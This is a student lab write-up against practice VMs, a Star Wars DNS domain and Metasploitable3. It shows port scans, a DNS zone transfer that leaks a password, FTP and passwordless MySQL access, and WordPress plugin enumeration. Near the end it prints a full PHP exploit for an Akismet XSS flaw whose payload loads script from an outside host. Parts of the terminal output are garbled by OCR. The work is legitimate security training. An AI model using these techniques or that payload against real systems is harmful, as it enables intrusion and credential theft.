1. What was the secret of the star wars domain and user account? Provide a screenshot.

Ans To check what are all the open ports available on the ubuntu VM which contains an domain called star wars ,where we performed Nmap scan on it .

```
└S nmap -p- 192.168.116.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 16:40 EDT
Nmap scan report for 192.168.116.131
Host is up (0.0036s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
21/tcp
        open ftp
22/tcp open ssh
53/tcp
        open domain
80/tcp
        open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3000/tcp open
             ppp
Nmap done: 1 IP address (1 host up) scanned in 43.36 seconds
  -(kali⊕kali)-[~]
```

- As we can see above the Nmap results and we found that port 53 of the VM kept open which was connect to the domain so that we can do the zone transfer to connect to it so that we can get more information.
- We can use any tool to perform the zone transfer but I used the dig tool to perform this .
- The command I used for the zone transfer was dig starwars.enpm809Q @192.168.116.131 axfr

```
$ dig starwars.enpm809q @192.168.116.131 axfr
  <>> DiG 9.18.16-1-Debian <<>> starwars.enpm809q @192.168.116.131 axfr
;; global options: +cmd
starwars.enpm809q.
                              604800 IN
                                                  SOA
                                                             ns1.starwars.enpm809g. starwars.starwa
starwars.enpm809q.
                                                             "Password reminder: hanshotfirst"
                              3600
                              604800 IN
starwars.enpm809q.
                                                            nsi.starwars.enpma
starwars.enpm809q.
                              604800 TN
                                                  NS
                                                            ns2.starwars.enpm809q
akbar.starwars.enpm809q.starwars.enpm809q.604800 IN A 10.10.0.7
bobafett.starwars.enpm809q.starwars.enpm809q.604800 IN A 10.10.0.6
darth.starwars.enpm809q.starwars.enpm809q.604800 IN A 10.10.0.8
leia.starwars.enpm809q.starwars.enpm809q.604800 IN A 10.10.0.5
hansolo.starwars.enpm809q. 604800 IN
ns1.starwars.enpm809q. 604800 IN
ns2.starwars.enpm809q. 604800 IN
                                                            10.10.0.3
                                                             10.10.0.1
                                                             10.10.0.2
skywalker.starwars.enpm809q. 604800 IN A
starwars.enpm809q.
                              604800 IN
                                                  SOA
                                                            ns1.starwars.enpm809q. starwars.starwa
;; Query time: 28 msec
;; SERVER: 192.168.116.131#53(192.168.116.131) (TCP)
   WHEN: Thu Oct 05 16:44:36 EDT 2023
   XFR size: 13 records (messages 1, bytes 397)
```

• As we can see in the above image we got the password in cleartext format where its leaking the sensitive information and The password was "hanshotfirst" for the domain starwars.enpm809Q

```
$\frac{1}{2}$ ftp 192.168.116.131
Connected to 192.168.116.131.
220 (vsFTPd 3.0.3)
Name (192.168.116.131:kali): starwars
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16448|)
150 Here comes the directory listing.
                                  26042 Aug 24 2019 mysecret.zip
             1 1004
                       1004
-rw-rw-r--
226 Directory send OK.
ftp> get mysecret.zip
local: mysecret.zip remote: mysecret.zip
229 Entering Extended Passive Mode (|||24537|)
150 Opening BINARY mode data connection for mysecret.zip (26042 bytes).
226 Transfer complete.
26042 bytes received in 00:00 (4.85 MiB/s)
ftp> exit
221 Goodbye.
```

- In the Nmap scan we found that port 21 was opened so that we can do ftp on the Ip address and the password was "hanshotfirst".
- We got an zip file names mysecret.zip
- We can try to open the zip file by unzipping it with the password we already got for the star wars domain .As a result the file got unzipped using that password .
- Then I got the jpg Image .

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- 2. Provide a walkthrough of how you were able to find the queen of hearts on the Metasploitable3 VM as well as a screenshot of the final result.
 - To check what are all the ports on the Metasploitable3 VM we did Nmap scan on it .

```
PORT STATE SERVICE

22/tcp open ssh
135/tcp open msrpc
139/tcp open metbios-ssn
445/tcp open microsoft-ds
1617/tcp open nimrod-agent
3000/tcp open ppp
3306/tcp open mysql
3389/tcp open ms-wbt-server
3700/tcp open lrs-paging
4848/tcp open appserv-http
5985/tcp open wsman
 7676/tcp
               open imqbrokerd
8009/tcp open ajp13
8019/tcp open qbdb
8029/tcp open intu-ec-svcdisc
8022/tcp open oa-system
8027/tcp open papachi-p2p-srv
8028/tcp open unknown
8032/tcp open pro-ed
8080/tcp open http-proxy
8181/tcp open
8282/tcp open libelle
8383/tcp open m2mservices
8444/tcp open pcsync-http
8484/tcp open unknown
8484/tcp open unknown
8585/tcp open sun-as-jmxrmi
9200/tcp open wap-wsp
9300/tcp open varace
47001/tcp open winrm
 49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
 49161/tcp open
49162/tcp open unknown
 49211/tcp open unknown
49220/tcp open unknown
 49232/tcp open unknown
 Nmap done: 1 IP address (1 host up) scanned in 48.68 seconds
```

• From the scan results we able to see many services like msrpc, netbois – ssn, Mysql are running over it.

```
(kali@ kali)-[~]

S mmap - 9 3006 - script=*mysql* 192.168.116.132

Starting Mmap 7.94 ( https://nmap.org ) at 2023-10-05 18:01 EDT

Mmap scan report for 192.168.116.132

Host is up (0.0031s latency).

PORT STATE SERVICE
3306/tcp open mysql
```

- I performed MySQL enumeration using NSE enumerating scripts and I got to know that It was allowing us to access this without no root password .
- So we had connected to the MySQL client without an password.

Later we tried to find some databases in it

We found an table called "queen_of_cards" in the database.


```
MySQL [(none)]> use cards;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cards]> use tables;
ERROR 1809 {-(2000): Unknown database 'tables'

MySQL [cards]> solvent solve
```

We tried to return all the columns present in the table using the command select * from queen_of_hearts

- We got the output in the base64 format and using the base64 decoder tools online we got this converted into image format
- We got the image as below




3 .Provide a walkthrough of how you were able to determine the version of WordPress and any plugins. Explain if there are any vulnerabilities that you could use to further your goals of breaking into the system.

Ans. I had done Nmap scan on the Metasploitable 3 VM to know the open ports


```
-(kali⊕kali)-[~]
$ nmap -p- -sC -sV 192.168.116.132
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:06 EDT
Nmap scan report for 192.168.116.132
Host is up (0.0037s latency).
Not shown: 65492 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh
                                   OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
   2048 36:c4:ec:37:b3:e5:38:43:e2:61:7a:c2:24:91:35:45 (RSA)
   521 27:63:20:2f:fe:3f:7d:7d:ac:90:5e:c9:a3:00:e7:90 (ECDSA)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netl
                                   Microsoft Windows netbios-ssn
                                  Windows Server 2008 R2 Standard 7601
445/tcp open
1617/tcp open java-rmi
                                   Java RMI
| rmi-dumpregistry:
  jmxrmi
     javax.management.remote.rmi.RMIServerImpl Stub
     @192.168.116.132:49157
     extends
      java.rmi.server.RemoteStub
       extends
        java.rmi.server.RemoteObject
                                   WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016
3000/tcp open http
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
3306/tcp open mysql
                                  MySQL 5.5.20-log
| mysql-info:
   Protocol: 10
   Version: 5.5.20-log
   Thread ID: 28
   Capabilities flags: 63487
   Some Capabilities: LongColumnFlag, IgnoreSpaceBeforeParenthesis, Speak
pport41Auth, IgnoreSigpipes, InteractiveClient, SupportsLoadDataLocal, Con
   Status: Autocommit
   Salt: ;l0Ja-Y[:Qj?=Rg.Lv0)
  Auth Plugin Name: mysql_native_password
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=vagrant-2008R2
 Not valid before: 2023-09-14T05:52:33
 _Not valid after: 2024-03-15T05:52:33
 ssl-date: 2023-10-05T22:11:19+00:00; 0s from scanner time.
```

```
Date: Thu, 05 Oct 2023 22:08:15 GMT
Connection: close
Content-Length: 0
B383/tcp open http Apach
|http-title: 400 Bad Request
| http-methods:
|_ Potentially risky methods: PUT DELETE
                                                                             Apache httpd
| Potentially risky methods: RVT DELETE | https://ercheader: Apsche  
2443/tcp open ssl/https-alt?  
8444/tcp open desktop-central  
Manag  
8484/tcp open http  
Jetty | https://erver-header: Jetty(winstone-2.8) | http-robots.txt: 1 disallowed entry
                                                                           ManageEngine Desktop Central DesktopCentralServer
Jetty winstone-2.8
_http-title: Dashboard [Jenkins]
8383/tcp open http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
   oso/tcp open java-mi Java
mi-dumpregistry:
vagrant-2008R2.localdomain/7676/jmxrmi
            javax.management.remote.rmi.RMIServerImpl_Stub
@192.168.116.132:49379
extends
                java.rmi.server.RemoteStub
        java.rmi.server.RemoteObject
jmxrmi
            javax.management.remote.rmi.RMIServerImpl_Stub
@192.108.110.132:8080
            extends
java.rmi.server.RemoteStub
                extends
 | extends
| java.rmi.server.RemoteObject
9200/tcp open wap.wsp?
|fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 400 Bad Request
| Content-Type: text/plain; charset-UTF-8
            Content-Length: 80 handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
           HTTF/1.0 200 OK
Content-Type: application/json; charset-UTF-8
Content-Length: 310
"status": 200,
"status": 200,
"version": {
"number": "1.1.1",
"build hash': "f1805f090d3f3985e73450debdc1a0745f512bbc",
"build timestamp": "2014-04-10T14:27:12Z",
"build snapshot": false,
"lucene_version": "4.7"
"tagline": "You Know, for Search"
ITTPOptions:
        HTTPOptions:
HTTP/1.0 200 OK
Content-Type: text/plain; charset-UTF-8
        Content-Length: 0
RTSPRequest, SIPOptions:
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
  Content-Length: 0
9300/tcp open vrace?
67001/tcp open http
|_http-title: Not Found
   http-server-header: Microsoft-HTTPAPI/2.0
                                                              Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
4913/tcp open msrpc
4915/tcp open msrpc
4915/tcp open msrpc
4915/tcp open java-mi
4915/tcp open java-mi
4918/tcp open msrpc
49211/tcp open msrpc
49211/tcp open msrpc
49274/tcp open ssh
                                                                            Microsoft Windows RPC
Microsoft Windows RPC
Apache Mina sshd 0.8.0 (protocol 2.0)
```

- After reviewing all the open ports I found that apache server running on the port 8585
- I tried to connect over 8585 over web and found an wordpress folder.



URL - http://192.168.116.132:8585/wordpress/



- We can run the WordPress scan and we can find what are the plugins available .
- We can run WordPress scan on the URL with aggressive plugins detection to get in depth analysis.
- The command we used for scan is **wpscan –url http://192.168.116.132:8585/wordpress --plugins-detection aggressive**

```
—(kali⊛kali)-[~]
$ wpscan —url http://192.168.116.132:8585/wordpress —plugins-detection aggressive
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.24
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
   Updating the Database ...
   Update completed.
[+] URL: http://192.168.116.132:8585/wordpress/ [192.168.116.132]
[+] Started: Thu Oct 5 18:34:15 2023
Interesting Finding(s):
[+] Headers
  Interesting Entries:
   - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
   - X-Powered-By: PHP/5.3.10
  Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.116.132:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
  Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
```

• Here we got the wordpress version as 4.6.1

```
[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.116.132:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
| - http://192.168.116.132:8585/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
```

We found some plugins as shown below

To search exploits inside the particular plugin we use **searchsploit** command.

```
| Ckali@kali)-[~]
| $ searchsploit akismet | Path |
| WordPress Plugin Akismet - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/37902.php |
| WordPress Plugin Akismet 2.1.3 - Cross-Site Scripting | php/webapps/30036.html |
| Shellcodes: No Results
```

- Here I used searchspolit -m flag to copy the php file from exploit path to home directory.
- Command searchsploit -m 37902

```
stat /usr/share/exploitdb/exploits/php/webapps/37902.php
source: https://www.securityfocus.com/bid/55749/info
The Akismet plugin for WordPress is prone to multiple cross-site scripting vulnerabilities because it fails to prope
rly sanitize user-supplied input.
An attacker may leverage these issues to execute arbitrary script code in the browser of an unsuspecting user in the
 context of the affected site. This can allow the attacker to steal cookie-based authentication credentials and laun
ch other attacks.
#!/usr/bin/php -f
<?php
   legacy.php curl exploit
 // HTTP POST,
$target = $argv[1];
$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL,
    "http://$target/wp-content/plugins/akismet/legacy.php");
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)");
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS,
    "s=%2522%253E%253Cscript%2520src%253d%2F%2Fsantanafest.com.br%2Fene
"s=%2522%253E%253CScript%2520src%253d%2F%2Fsantanafest.com.br%2Fenquete%2Fc%253E%253C%2Fscript%253E");
curl_setopt($ch, CURLOPT_ITMEOUT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_LIMIT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_TIME, 3);
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookie_$target");

$buf = curl_exec ($ch);
curl_close($ch);
unset($ch);
echo $buf;
```

Finally we found the cross site scripting vulnerability.